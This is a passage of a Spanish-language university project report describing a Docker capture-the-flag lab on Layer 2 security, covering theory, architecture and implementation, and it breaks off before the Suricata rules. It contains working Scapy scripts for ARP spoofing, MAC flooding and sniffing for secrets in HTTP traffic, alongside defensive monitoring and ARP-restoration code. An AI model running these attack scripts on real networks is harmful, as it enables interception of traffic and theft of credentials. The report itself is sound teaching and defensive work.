USFQ

Logo de la Universidad

Universidad San Francisco de Quito

Colegio de Ciencias e Ingenierías

Departamento de Ingeniería en Ciencias de la Computación

CTF Layer 2 Security

Laboratorio de Ataques y Defensas en Capa 2 con Docker

Proyecto Final

Redes de Computadoras

Autores:

Julián León

James Soto

Mauricio Mantilla

Quito, Ecuador

Marzo 2026

Contents

1 Resumen Ejecutivo **1**

2 Introducción **2**
2.1 Contexto y Motivación . . . 2
2.2 Importancia de la Seguridad en Capa 2 . . . 2
2.3 Enfoque CTF . . . 2
2.4 Alcance del Proyecto . . . 3

3 Objetivos **4**
3.1 Objetivo General . . . 4
3.2 Objetivos Específicos . . . 4

4 Marco Teórico **5**
4.1 Modelo OSI y la Capa de Enlace de Datos . . . 5
4.2 Protocolo ARP . . . 5
4.3 ARP Spoofing y Man-in-the-Middle . . . 5
4.4 MAC Flooding . . . 6
4.5 Scapy . . . 6
4.6 Redes Docker y Simulación de Capa 2 . . . 6
4.7 Sistemas de Detección de Intrusiones (IDS) . . . 7
4.8 SIEM: Security Information and Event Management . . . 7

5 Arquitectura del Laboratorio **9**
5.1 Visión General . . . 9
5.2 Diagrama de Red . . . 9
5.3 Tabla de Direccionamiento IP . . . 10
5.4 Descripción de Componentes . . . 10
5.4.1 Gateway . . . 10
5.4.2 Servicios Vulnerables . . . 11
5.4.3 Red Team . . . 11
5.4.4 Blue Team . . . 11
5.4.5 Suricata (NIDS) . . . 11
5.4.6 Wazuh (SIEM) . . . 12

6 Implementación **13**
6.1 Fase 1: Infraestructura Base Docker . . . 13
6.1.1 Configuración de Red . . . 13
6.1.2 Contenedor Gateway . . . 13
6.2 Fase 2: Servicios Vulnerables y CTFd . . . 13
6.2.1 Diseño de Flags . . . 14
6.2.2 Plataforma CTFd . . . 14

6.3 Fase 3: Herramientas de Ataque (Red Team) 14
6.3.1 ARP Spoofing (arp_spoof.py) 14
6.3.2 MAC Flooding (mac_flood.py) 15
6.3.3 Captura y Envío de Flags 16
6.4 Fase 4: Herramientas de Defensa (Blue Team) 16
6.4.1 Monitor ARP (arp_monitor.py) 16
6.4.2 Detector de Anomalías MAC (mac_anomaly_detector.py) . . . 17
6.4.3 Restauración ARP (arp_restore.py) 18
6.5 Fase 5: Sistema de Detección de Intrusiones (Suricata) 19
6.5.1 Despliegue 19
6.5.2 Reglas Personalizadas 19
6.6 Fase 6: SIEM (Wazuh) 20
6.6.1 Despliegue del Stack Wazuh 20
6.6.2 Reglas Personalizadas de Wazuh 21
6.6.3 Integración Suricata–Wazuh 22

7 Ejecución y Resultados 23
7.1 Protocolo de Ejecución 23
7.2 Resultados del Ataque ARP Spoofing 23
7.2.1 Envenenamiento de Tablas ARP 23
7.2.2 Captura de Flags 23
7.3 Resultados del Ataque MAC Flooding 24
7.4 Resultados de la Defensa (Blue Team) 24
7.4.1 Monitor ARP 24
7.4.2 Detector de Anomalías MAC 25
7.4.3 Restauración ARP 25
7.5 Resultados de Suricata (NIDS) 25
7.6 Resumen de Resultados 26

8 Análisis de Seguridad y Recomendaciones 27
8.1 Vulnerabilidades Identificadas 27
8.2 Contramedidas Recomendadas 27
8.2.1 Dynamic ARP Inspection (DAI) 27
8.2.2 Port Security 28
8.2.3 DHCP Snooping 28
8.2.4 IEEE 802.1X (Control de Acceso a la Red) 28
8.2.5 Entradas ARP Estáticas 29
8.2.6 Segmentación de Red (VLANs) 29
8.2.7 Cifrado de Tráfico (TLS/HTTPS) 29
8.3 Matriz de Contramedidas 30

9 Lecciones Aprendidas y Desafíos Técnicos 31
9.1 Desafíos en la Implementación 31

9.2 Lecciones Aprendidas 31

10 Conclusiones **33**

10.1 Hallazgos Principales 33

10.2 Contribuciones del Proyecto 33

10.3 Trabajo Futuro 34

11 Referencias **35**

A Estructura del Repositorio **37**

B Comandos de Ejecución **37**

List of Figures

1 Diagrama de la arquitectura de red del laboratorio CTF Layer 2 Security. 9

List of Tables

1 Asignación de direcciones IP y roles de los contenedores. 10
2 Flags y su ubicación en los servicios vulnerables. 14
3 Desafíos configurados en la plataforma CTFd. 14
4 Verificación del envenenamiento ARP en Victim3. 23
5 Flags capturadas durante el ataque MITM. 24
6 Estadísticas del ataque MAC Flooding. 24
7 Resultados del monitor ARP. 24
8 Desglose de alertas de Suricata por tipo. 25
9 Resumen consolidado de resultados del laboratorio. 26
10 Efectividad de las contramedidas contra los ataques demostrados. . . . 30

1. Resumen Ejecutivo

El presente informe documenta el diseño, implementación y evaluación de un laboratorio de seguridad de Capa 2 basado en la metodología *Capture The Flag* (CTF), desarrollado íntegramente en contenedores Docker. El proyecto aborda una de las áreas más críticas y frecuentemente subestimadas de la seguridad de redes: las vulnerabilidades inherentes al protocolo ARP (*Address Resolution Protocol*) y los ataques que explotan la confianza implícita en las comunicaciones de Capa 2.

La infraestructura desplegada comprende **13 contenedores Docker** interconectados en una red bridge personalizada (`172.20.0.0/24`), simulando un segmento de red LAN corporativa. La arquitectura incluye servicios vulnerables (víctimas con servidores HTTP), un equipo de ataque (*Red Team*) equipado con herramientas Scapy para ejecutar ataques de *ARP Spoofing* y *MAC Flooding*, un equipo de defensa (*Blue Team*) con capacidades de monitoreo y restauración, un sistema de detección de intrusiones (Suricata) y un SIEM completo (Wazuh).

Los resultados demuestran la efectividad de los ataques de Capa 2 en redes sin controles adecuados: se capturaron **3 de 3 flags** mediante *ARP Spoofing MITM*, se generaron **158+ alertas** de detección en el monitor ARP, y Suricata registró **90 alertas** identificando credenciales y datos sensibles en texto plano. El laboratorio valida tanto la peligrosidad de estos ataques como la viabilidad de implementar defensas efectivas utilizando herramientas de código abierto.

2. Introducción

2.1 Contexto y Motivación

La seguridad en redes de computadoras ha evolucionado significativamente en las capas superiores del modelo OSI, con la adopción generalizada de protocolos como TLS/SSL, firewalls de aplicación y sistemas de autenticación robustos. Sin embargo, la Capa 2 del modelo OSI —la capa de enlace de datos— permanece como un vector de ataque frecuentemente ignorado en la arquitectura de seguridad de muchas organizaciones.

El protocolo ARP, diseñado en 1982 (RFC 826) para resolver direcciones IPv4 a direcciones MAC, carece de cualquier mecanismo de autenticación o verificación. Esta carencia fundamental permite que un atacante con acceso al segmento de red local pueda manipular las tablas ARP de otros dispositivos, redirigiendo tráfico legítimo a través de su propia máquina. Este tipo de ataque, conocido como *ARP Spoofing* o *ARP Poisoning*, habilita escenarios de interceptación (*Man-in-the-Middle*), denegación de servicio y robo de credenciales.

2.2 Importancia de la Seguridad en Capa 2

La Capa 2 constituye el cimiento sobre el cual operan todas las capas superiores. Un compromiso en este nivel tiene implicaciones en cascada:

- **Transparencia**: Los ataques de Capa 2 son invisibles para firewalls y sistemas de detección que operan en Capa 3 o superior.
- **Acceso privilegiado**: Un atacante que controla el flujo de tráfico en Capa 2 puede interceptar, modificar o bloquear cualquier comunicación dentro del segmento de red.
- **Evadir cifrado**: Aunque el tráfico esté cifrado en capas superiores, el control de Capa 2 permite ataques de *downgrade*, *SSL stripping* o simplemente la captura de protocolos no cifrados.
- **Persistencia**: Las tablas ARP envenenadas pueden mantenerse indefinidamente si el atacante envía paquetes ARP periódicamente.

2.3 Enfoque CTF

La metodología *Capture The Flag* (CTF) proporciona un marco gamificado para el aprendizaje de ciberseguridad. En este proyecto, se adopta un enfoque CTF de tipo *Jeopardy* con componentes de *Attack/Defense*, donde:

- Los desafíos simulan escenarios reales de ataques de Capa 2.
- Las *flags* (cadenas de texto con formato `FLAG{...}`) están ocultas en servicios vulnerables.

- La plataforma CTFd gestiona la competencia, los puntajes y la validación de *flags*.
- El equipo defensor debe detectar y mitigar los ataques en tiempo real.

2.4 Alcance del Proyecto

Este proyecto abarca el ciclo completo de un ejercicio de seguridad ofensiva y defensiva en Capa 2:

1. Diseño e implementación de una infraestructura de red virtualizada.
2. Desarrollo de herramientas de ataque basadas en Scapy.
3. Desarrollo de herramientas de detección y mitigación.
4. Integración de un NIDS (Suricata) y un SIEM (Wazuh).
5. Configuración de una plataforma CTF con desafíos progresivos.
6. Ejecución, evaluación y documentación de resultados.

3. Objetivos

3.1 Objetivo General

Diseñar, implementar y evaluar un laboratorio de seguridad de Capa 2 basado en contenedores Docker que permita demostrar, detectar y mitigar ataques de *ARP Spoofing* y *MAC Flooding* mediante un enfoque práctico de *Capture The Flag*.

3.2 Objetivos Específicos

1. Construir una infraestructura de red virtualizada con 13 contenedores Docker que simule un segmento LAN corporativo con servicios vulnerables, equipos ofensivos y defensivos.
2. Desarrollar herramientas de ataque en Python/Scapy capaces de ejecutar *ARP Spoofing* (envenenamiento de tablas ARP) y *MAC Flooding* (desbordamiento de tabla CAM) de forma controlada.
3. Implementar mecanismos de detección activa y pasiva que identifiquen anomalías en el tráfico ARP y la aparición de direcciones MAC desconocidas en la red.
4. Integrar un sistema de detección de intrusiones de red (Suricata) con reglas personalizadas para tráfico ARP y HTTP, capaz de generar alertas en formato EVE JSON.
5. Desplegar un SIEM (Wazuh) que centralice los eventos de seguridad, correlacione alertas de múltiples fuentes y proporcione un *dashboard* de visualización.
6. Configurar una plataforma CTFd con 6 desafíos progresivos que evalúen habilidades tanto ofensivas (captura de *flags*) como defensivas (detección de ataques).
7. Documentar las contramedidas recomendadas a nivel de infraestructura de red (DAI, Port Security, DHCP Snooping, 802.1X) que prevenirían estos ataques en un entorno de producción.

4. Marco Teórico

4.1 Modelo OSI y la Capa de Enlace de Datos

El modelo de referencia OSI (*Open Systems Interconnection*) define siete capas de abstracción para las comunicaciones de red. La Capa 2, o capa de enlace de datos, es responsable de la transferencia confiable de datos entre nodos adyacentes en una red local. En redes Ethernet (IEEE 802.3), esta capa utiliza direcciones MAC (*Media Access Control*) de 48 bits como identificadores únicos de hardware.

Los switches de Capa 2 mantienen una **tabla CAM** (*Content Addressable Memory*), también conocida como tabla de direcciones MAC, que asocia cada dirección MAC con el puerto físico donde fue observada. Esta tabla permite al switch reenviar tramas únicamente al puerto de destino correcto, evitando la difusión innecesaria de tráfico.

4.2 Protocolo ARP

El *Address Resolution Protocol* (ARP), definido en el RFC 826, proporciona el mecanismo de resolución de direcciones IPv4 a direcciones MAC dentro de un segmento de red local. Su funcionamiento se basa en dos tipos de mensajes:

- **ARP Request** (`op=1`, *who-has*): Mensaje de difusión (*broadcast*) enviado a `ff:ff:ff:ff:ff:ff` preguntando "¿quién tiene la IP X?".
- **ARP Reply** (`op=2`, *is-at*): Respuesta unicast indicando "la IP X está en la MAC Y".

Cada host mantiene una **tabla ARP** (*ARP cache*) que almacena temporalmente las asociaciones IP-MAC aprendidas. La vulnerabilidad fundamental de ARP es que **no implementa ningún mecanismo de autenticación**: cualquier host puede enviar respuestas ARP no solicitadas (*gratuitous ARP*) y los receptores las aceptan sin verificación.

4.3 ARP Spoofing y Man-in-the-Middle

El *ARP Spoofing* (también denominado *ARP Poisoning* o *ARP Cache Poisoning*) es un ataque que explota la falta de autenticación en el protocolo ARP. El atacante envía paquetes ARP Reply falsificados para asociar su propia dirección MAC con la dirección IP de otro host (típicamente el gateway de la red).

El proceso de un ataque *Man-in-the-Middle* (MITM) mediante ARP Spoofing se desarrolla en las siguientes fases:

1. **Reconocimiento**: El atacante identifica las direcciones IP y MAC del gateway y las víctimas.
2. **Envenenamiento**: Se envían ARP Replies falsos a las víctimas, indicando que la IP del gateway corresponde a la MAC del atacante.

3. **Interceptación**: El tráfico de las víctimas fluye a través del atacante, quien puede inspeccionar, modificar o descartar los paquetes.
4. **Reenvío**: Para mantener la conectividad y evitar detección, el atacante reenvía el tráfico al destino legítimo (habilitando *IP forwarding*).

Alerta de Seguridad

En este proyecto, se utilizó el modo *broadcast* para el ARP Spoofing (`Ether(dst="ff:ff:ff:ff:ff:ff")`), lo cual permite que el equipo Blue Team detecte los paquetes falsificados al ser visibles para todos los hosts en la red.

4.4 MAC Flooding

El ataque de *MAC Flooding* explota la capacidad limitada de la tabla CAM de los switches. Al inundar la red con tramas Ethernet que contienen direcciones MAC de origen aleatorias, se busca desbordar la tabla CAM del switch. Cuando la tabla se llena, el switch entra en modo *fail-open*: las tramas con direcciones MAC de destino desconocidas se reenvían a todos los puertos, convirtiendo efectivamente el switch en un hub.

En un entorno Docker, la red bridge actúa como un switch virtual implementado en el kernel de Linux. Aunque su tabla MAC no tiene las mismas limitaciones que un switch físico, el ataque genera un volumen significativo de tráfico anómalo que puede ser detectado por herramientas de monitoreo.

4.5 Scapy

Scapy es una biblioteca de Python para la manipulación interactiva de paquetes de red. Permite construir, enviar, capturar y decodificar paquetes de prácticamente cualquier protocolo. Sus características principales incluyen:

- Construcción de paquetes capa por capa con operador `/`.
- Envío de paquetes en Capa 2 (`sendp()`) y Capa 3 (`send()`).
- Captura de tráfico con filtros BPF (`sniff()`).
- Soporte completo para ARP, Ethernet, IP, TCP, UDP, HTTP, entre otros.

4.6 Redes Docker y Simulación de Capa 2

Docker proporciona varios controladores de red (*drivers*). El controlador `bridge` crea un switch virtual (puente Linux) que conecta los contenedores dentro de un segmento de red aislado. Las características relevantes para este proyecto son:

- Cada contenedor recibe una interfaz virtual (`veth`) conectada al puente.

- Los contenedores pueden comunicarse en Capa 2 (tramas Ethernet) y Capa 3 (paquetes IP).
- El puente Linux mantiene una tabla MAC similar a un switch físico.
- Los contenedores con `cap_add: NET_ADMIN` y `NET_RAW` pueden manipular tráfico de red a bajo nivel.
- La opción `network_mode: service:<otro_contenedor>` permite compartir el *network namespace*, habilitando la captura de todo el tráfico que pasa por esa interfaz.

Nota Tecnica

La red bridge de Docker simula un segmento LAN (*Local Area Network*) con un switch virtual en el kernel de Linux. Esto proporciona un entorno realista para practicar ataques y defensas de Capa 2 sin requerir hardware físico.

4.7 Sistemas de Detección de Intrusiones (IDS)

Un *Intrusion Detection System* (IDS) monitorea el tráfico de red o la actividad del sistema en busca de patrones maliciosos. Se clasifican en:

- **NIDS** (*Network-based IDS*): Analiza el tráfico de red en tiempo real. Ejemplo: Suricata, Snort.
- **HIDS** (*Host-based IDS*): Monitorea la actividad en un host individual. Ejemplo: OSSEC, Wazuh Agent.

Suricata es un motor NIDS/IPS de código abierto mantenido por la OISF (*Open Information Security Foundation*). Soporta inspección profunda de paquetes (DPI), detección basada en firmas, y genera logs en formato EVE JSON. En este proyecto, Suricata se desplegó compartiendo el *namespace* de red del gateway (similar a un puerto SPAN en un switch físico) para capturar todo el tráfico que transita por la red.

4.8 SIEM: Security Information and Event Management

Un SIEM centraliza la recolección, correlación y análisis de eventos de seguridad provenientes de múltiples fuentes. **Wazuh** es una plataforma SIEM de código abierto que integra:

- **Wazuh Manager**: Motor de análisis y correlación de eventos.
- **Wazuh Indexer**: Almacenamiento basado en OpenSearch para indexar y buscar eventos.
- **Wazuh Dashboard**: Interfaz web para visualización y búsqueda de alertas.

La integración de Suricata con Wazuh se realiza mediante la lectura del archivo `eve.json` generado por Suricata, permitiendo la correlación de alertas de red con reglas personalizadas de Wazuh.

5. Arquitectura del Laboratorio

5.1 Visión General

El laboratorio se compone de 13 contenedores Docker desplegados en una red bridge personalizada con el segmento `172.20.0.0/24`. La arquitectura sigue un modelo de separación de roles: servicios de infraestructura, servicios vulnerables (víctimas), equipo ofensivo (Red Team), equipo defensivo (Blue Team), plataforma CTF y sistemas de monitoreo de seguridad.

5.2 Diagrama de Red



Figure 1: Diagrama de la arquitectura de red del laboratorio CTF Layer 2 Security.

5.3 Tabla de Direccionamiento IP

Table 1: Asignación de direcciones IP y roles de los contenedores.

Contenedor	IP	Rol	Descripción
Gateway	172.20.0.2	Infraestructura	Gateway de la red, servidor HTTP en puerto 80 para recibir POST de víctimas
Victim1	172.20.0.10	Víctima	Servidor HTTP con flag oculta en comentario HTML
Victim2	172.20.0.11	Víctima	Servidor de archivos con flag en `/backup/db_credentials.txt`
Victim3	172.20.0.12	Víctima	Envía HTTP POST periódico (cada 10s) con flag como `auth_token`
Red Team	172.20.0.100	Atacante	Herramientas Scapy para ARP Spoofing, MAC Flooding y captura de flags
Blue Team	172.20.0.200	Defensor	Monitores ARP, detector de anomalías MAC, restauración ARP
CTFd	172.20.0.250	Plataforma	Plataforma CTF con API REST para gestión de desafíos
CTFd-DB	172.20.0.251	Plataforma	Base de datos MariaDB para CTFd
CTFd-Cache	172.20.0.252	Plataforma	Caché Redis para CTFd
Wazuh Manager	172.20.0.240	SIEM	Motor de análisis y correlación de eventos
Wazuh Indexer	172.20.0.241	SIEM	Almacenamiento OpenSearch para eventos
Wazuh Dashboard	172.20.0.242	SIEM	Interfaz web en `https://localhost:5601`
Suricata	(gateway)	NIDS	Comparte red con gateway; 7 reglas personalizadas

5.4 Descripción de Componentes

5.4.1 Gateway

El contenedor `gateway` actúa como router y punto central de la red. Ejecuta un servidor HTTP en el puerto 80 que es necesario para que el contenedor `victim3` pueda completar sus conexiones TCP y enviar el POST con la flag en el cuerpo de la solicitud. Suricata comparte el *namespace* de red de este contenedor.

5.4.2 Servicios Vulnerables

Los tres contenedores de víctimas simulan servicios corporativos con configuraciones inseguras:

- **Victim1**: Servidor HTTP cuya página web contiene una flag en un comentario HTML (`<!- FLAG{...} ->`). Simula información sensible expuesta en el código fuente.
- **Victim2**: Servidor de archivos que expone un directorio `/backup/` con un archivo `db_credentials.txt` que contiene credenciales en texto plano y una flag.
- **Victim3**: Servicio que envía periódicamente (cada 10 segundos) una solicitud HTTP POST al gateway con un `auth_token` que contiene la flag. Simula una comunicación de autenticación sin cifrar.

5.4.3 Red Team

El contenedor del equipo ofensivo está equipado con Python 3 y Scapy, con capacidades `NET_ADMIN` y `NET_RAW` para manipulación de paquetes a bajo nivel. Contiene cuatro herramientas:

- `arp_spoof.py`: Ejecuta ARP Spoofing para posicionarse como MITM.
- `mac_flood.py`: Genera tráfico con MACs aleatorias para desbordar la tabla CAM.
- `capture_flags.py`: Captura tráfico HTTP y busca patrones `FLAG{...}`.
- `submit_flag.py`: Envía flags capturadas al CTFd vía API REST.

5.4.4 Blue Team

El contenedor defensivo implementa tres herramientas de monitoreo y mitigación:

- `arp_monitor.py`: Monitoreo híbrido (activo + pasivo) de tablas ARP.
- `mac_anomaly_detector.py`: Detección de nuevas direcciones MAC anómalas.
- `arp_restore.py`: Restauración de tablas ARP envenenadas.

5.4.5 Suricata (NIDS)

Suricata opera con `network_mode: service:gateway`, lo que le permite capturar todo el tráfico que pasa por la interfaz del gateway, de manera análoga a la configuración de un puerto SPAN (*mirror port*) en un switch físico. Utiliza 7 reglas personalizadas y genera logs en formato EVE JSON.

5.4.6 Wazuh (SIEM)

El stack de Wazuh se compone de tres contenedores que proporcionan almacenamiento indexado (OpenSearch), procesamiento de reglas y un dashboard web. Se integra con Suricata mediante un volumen compartido que expone el archivo `eve.json`.

6. Implementación

La implementación del laboratorio se realizó en seis fases progresivas, cada una construyendo sobre la anterior.

6.1 Fase 1: Infraestructura Base Docker

La primera fase estableció la red Docker y los contenedores fundamentales.

6.1.1 Configuración de Red

Se creó una red bridge personalizada con subred específica para permitir la asignación estática de IPs:

```yaml
networks:
  ctf-network:
    driver: bridge
    ipam:
      config:
        - subnet: 172.20.0.0/24
          gateway: 172.20.0.1
```

Listing 1: Definición de la red en docker-compose.yml

6.1.2 Contenedor Gateway

El gateway requirió un servidor HTTP funcional en el puerto 80 para que las conexiones TCP de `victim3` pudieran completarse correctamente. Sin este servidor, el POST con la flag no se transmitía por la red:

```yaml
gateway:
  build: ./containers/gateway
  container_name: gateway
  cap_add:
    - NET_ADMIN
    - NET_RAW
  networks:
    ctf-network:
      ipv4_address: 172.20.0.2
  ports:
    - "80:80"
```

Listing 2: Configuración del contenedor gateway

6.2 Fase 2: Servicios Vulnerables y CTFd

6.2.1 Diseño de Flags

Cada flag sigue el formato `FLAG{descripcion_legible}` y está integrada en el servicio de manera realista:

Table 2: Flags y su ubicación en los servicios vulnerables.

Servicio	Flag	Ubicación
Victim1	`FLAG{hidden_in_html}`	Comentario HTML en la página web
Victim2	`FLAG{leaked_credentials}`	Archivo `/backup/db_credentials.txt`
Victim3	`FLAG{intercepted_token}`	Campo `auth_token` en POST HTTP

6.2.2 Plataforma CTFd

Se desplegó CTFd (versión oficial) con MariaDB y Redis como backend, configurada mediante API REST:

Table 3: Desafíos configurados en la plataforma CTFd.

Desafío	Puntos	Tipo	Descripción
Hidden in Plain Sight	100	Ofensivo	Encontrar flag en código fuente HTML
Leaked Credentials	150	Ofensivo	Acceder a archivos de backup expuestos
Intercept the Report	200	Ofensivo	Interceptar comunicación HTTP vía MITM
Flood the Switch	200	Ofensivo	Ejecutar MAC Flooding exitosamente
Detect ARP Spoofing	150	Defensivo	Detectar y reportar ataque ARP Spoofing
Detect MAC Flooding	150	Defensivo	Detectar anomalías de MAC en la red

6.3 Fase 3: Herramientas de Ataque (Red Team)

6.3.1 ARP Spoofing (arp_spoof.py)

La herramienta de ARP Spoofing implementa el envenenamiento de tablas ARP en modo *broadcast*. Se optó por enviar los ARP Reply falsos a la dirección de difusión (`ff:ff:ff:ff:ff:ff`) en lugar de unicast, por dos razones: (1) asegurar que todos los hosts de la red actualicen sus tablas ARP, y (2) permitir que el Blue Team pueda detectar los paquetes falsificados.

```python
from scapy.all import Ether, ARP, sendp
import time

def arp_spoof(target_ip, spoofed_ip, iface="eth0"):
    """
```

```
    Envia ARP Replies falsificados en modo broadcast.
    target_ip: IP de la victima
    spoofed_ip: IP que se quiere suplantar (gateway)
    """
    packet = (
        Ether(dst="ff:ff:ff:ff:ff:ff") /
        ARP(
            op="is-at",          # ARP Reply
            psrc=spoofed_ip,     # "Yo soy el gateway"
            pdst=target_ip       # Dirigido a la victima
        )
    )
    while True:
        sendp(packet, iface=iface, verbose=False)
        time.sleep(2)  # Enviar cada 2 segundos
```

Listing 3: Fragmento principal de arp_spoof.py

Nota Tecnica

El modo broadcast (`dst="ff:ff:ff:ff:ff:ff"`) es esencial en redes switched. En un switch (físico o virtual como el bridge de Docker), los paquetes unicast solo llegan al puerto de destino. Al usar broadcast, el paquete ARP falso alcanza todos los puertos, incluyendo el del Blue Team.

6.3.2 MAC Flooding (mac_flood.py)

El ataque de MAC Flooding genera tramas Ethernet con direcciones MAC aleatorias para saturar la tabla CAM:

```
from scapy.all import Ether, ARP, RandMAC, RandIP, sendp

def mac_flood(iface="eth0", count=1000, rate=100):
    """
    Inunda la red con tramas de MACs aleatorias.
    """
    for i in range(count):
        random_mac = str(RandMAC())
        packet = (
            Ether(src=random_mac) /
            ARP(
                op="who-has",
                hwsrc=random_mac,
                psrc=str(RandIP())
            )
        )
        sendp(packet, iface=iface, verbose=False)
```

Listing 4: Fragmento principal de mac_flood.py

6.3.3 Captura y Envío de Flags

```python
from scapy.all import sniff, Raw
import re

FLAG_PATTERN = re.compile(r'FLAG\{[^}]+\}')

def packet_handler(packet):
    if packet.haslayer(Raw):
        payload = packet[Raw].load.decode('utf-8', errors='ignore')
        flags = FLAG_PATTERN.findall(payload)
        for flag in flags:
            print(f"[!] FLAG ENCONTRADA: {flag}")

# Capturar trafico HTTP (puerto 80)
sniff(filter="tcp port 80", prn=packet_handler, iface="eth0")
```

Listing 5: Lógica de captura de flags (capture_flags.py)

6.4 Fase 4: Herramientas de Defensa (Blue Team)

6.4.1 Monitor ARP (arp_monitor.py)

El monitor ARP implementa un enfoque híbrido de detección con dos modos operando simultáneamente:

- **Modo activo (ARP Polling)**: Envía solicitudes ARP (*who-has*) a los hosts conocidos cada 5 segundos y compara las respuestas con una línea base de asociaciones IP-MAC legítimas.
- **Modo pasivo (Sniffing)**: Captura tráfico ARP en la red y analiza cada paquete ARP Reply para detectar cambios en las asociaciones IP-MAC.

```python
import threading
from scapy.all import ARP, Ether, srp, sniff

# Linea base: asociaciones IP-MAC legitimas
BASELINE = {
    "172.20.0.2":  "02:42:ac:14:00:02",  # Gateway
    "172.20.0.10": "02:42:ac:14:00:0a",  # Victim1
    "172.20.0.11": "02:42:ac:14:00:0b",  # Victim2
    "172.20.0.12": "02:42:ac:14:00:0c",  # Victim3
}

alert_count = 0

def active_polling():
    """Envia ARP requests periodicos y verifica respuestas."""
    global alert_count
    while True:
```

```
        for ip, expected_mac in BASELINE.items():
            ans, _ = srp(
                Ether(dst="ff:ff:ff:ff:ff:ff") /
                ARP(pdst=ip),
                timeout=2, verbose=False
            )
            for _, rcv in ans:
                if rcv.hwsrc != expected_mac:
                    alert_count += 1
                    print(f"[ALERTA #{alert_count}] ARP Spoofing: "
                          f"{ip} -> {rcv.hwsrc} "
                          f"(esperado: {expected_mac})")
        time.sleep(5)

def passive_monitor(packet):
    """Analiza paquetes ARP capturados pasivamente."""
    global alert_count
    if packet.haslayer(ARP) and packet[ARP].op == 2:
        src_ip = packet[ARP].psrc
        src_mac = packet[ARP].hwsrc
        if src_ip in BASELINE:
            if src_mac != BASELINE[src_ip]:
                alert_count += 1
                print(f"[ALERTA #{alert_count}] ARP Reply "
                      f"sospechoso: {src_ip} = {src_mac}")

# Ejecutar ambos modos en paralelo
polling_thread = threading.Thread(target=active_polling)
polling_thread.daemon = True
polling_thread.start()

sniff(filter="arp", prn=passive_monitor, iface="eth0")
```

Listing 6: Estructura del monitor ARP híbrido (arp_monitor.py)

6.4.2 Detector de Anomalías MAC (mac_anomaly_detector.py)

Esta herramienta implementa un algoritmo de detección basado en aprendizaje de línea base:

1. **Período de aprendizaje (15 segundos)**: Durante este período, el detector registra todas las direcciones MAC observadas en la red como legítimas.
2. **Modo de monitoreo**: Después del aprendizaje, cualquier nueva dirección MAC no registrada en la línea base se clasifica como sospechosa y genera una alerta.

```
import time
from scapy.all import sniff, Ether

```

```python
known_macs = set()
learning = True
suspicious_count = 0

def learn_and_detect(packet):
    global learning, suspicious_count
    if packet.haslayer(Ether):
        mac = packet[Ether].src
        if learning:
            known_macs.add(mac)
        elif mac not in known_macs:
            suspicious_count += 1
            total = len(known_macs) + suspicious_count
            pct = (suspicious_count / total) * 100
            print(f"[ANOMALIA] Nueva MAC: {mac} "
                  f"({suspicious_count} nuevas, "
                  f"{pct:.0f}% sospechosas)")

# Periodo de aprendizaje
print("[*] Aprendiendo MACs legitimas (15s)...")
sniffer = sniff(prn=learn_and_detect, timeout=15, iface="eth0")
print(f"[*] Baseline: {len(known_macs)} MACs conocidas")

# Modo de monitoreo
learning = False
print("[*] Monitoreando anomalias...")
sniff(prn=learn_and_detect, iface="eth0")
```

Listing 7: Detector de anomalías MAC (mac_anomaly_detector.py)

6.4.3 Restauración ARP (arp_restore.py)

La herramienta de restauración envía paquetes ARP legítimos para corregir las tablas ARP envenenadas:

```python
from scapy.all import Ether, ARP, sendp

def restore_arp(target_ip, target_mac, real_ip, real_mac):
    """
    Envia ARP Reply correcto + Gratuitous ARP para
    restaurar la tabla ARP de la victima.
    """
    # ARP Reply correcto dirigido a la victima
    restore_pkt = (
        Ether(dst=target_mac) /
        ARP(op="is-at",
            psrc=real_ip,
            hwsrc=real_mac,
            pdst=target_ip,
            hwdst=target_mac)
```

```
    )
    sendp(restore_pkt, iface="eth0", count=5, verbose=False)

    # Gratuitous ARP (broadcast)
    gratuitous = (
        Ether(dst="ff:ff:ff:ff:ff:ff") /
        ARP(op="is-at",
            psrc=real_ip,
            hwsrc=real_mac,
            pdst=real_ip,
            hwdst=real_mac)
    )
    sendp(gratuitous, iface="eth0", count=5, verbose=False)
```

Listing 8: Restauración de tablas ARP (arp_restore.py)

6.5 Fase 5: Sistema de Detección de Intrusiones (Suricata)

6.5.1 Despliegue

Suricata se desplegó compartiendo el *namespace* de red del contenedor gateway mediante `network_mode: service:gateway`. Esta configuración es funcionalmente equivalente a conectar Suricata a un puerto SPAN en un switch físico, permitiéndole capturar todo el tráfico que transita por la interfaz del gateway.

```
suricata:
  build: ./containers/suricata
  container_name: suricata
  network_mode: "service:gateway"
  cap_add:
    - NET_ADMIN
    - NET_RAW
    - SYS_NICE
  volumes:
    - suricata-logs:/var/log/suricata
```

Listing 9: Configuración de Suricata en docker-compose.yml

6.5.2 Reglas Personalizadas

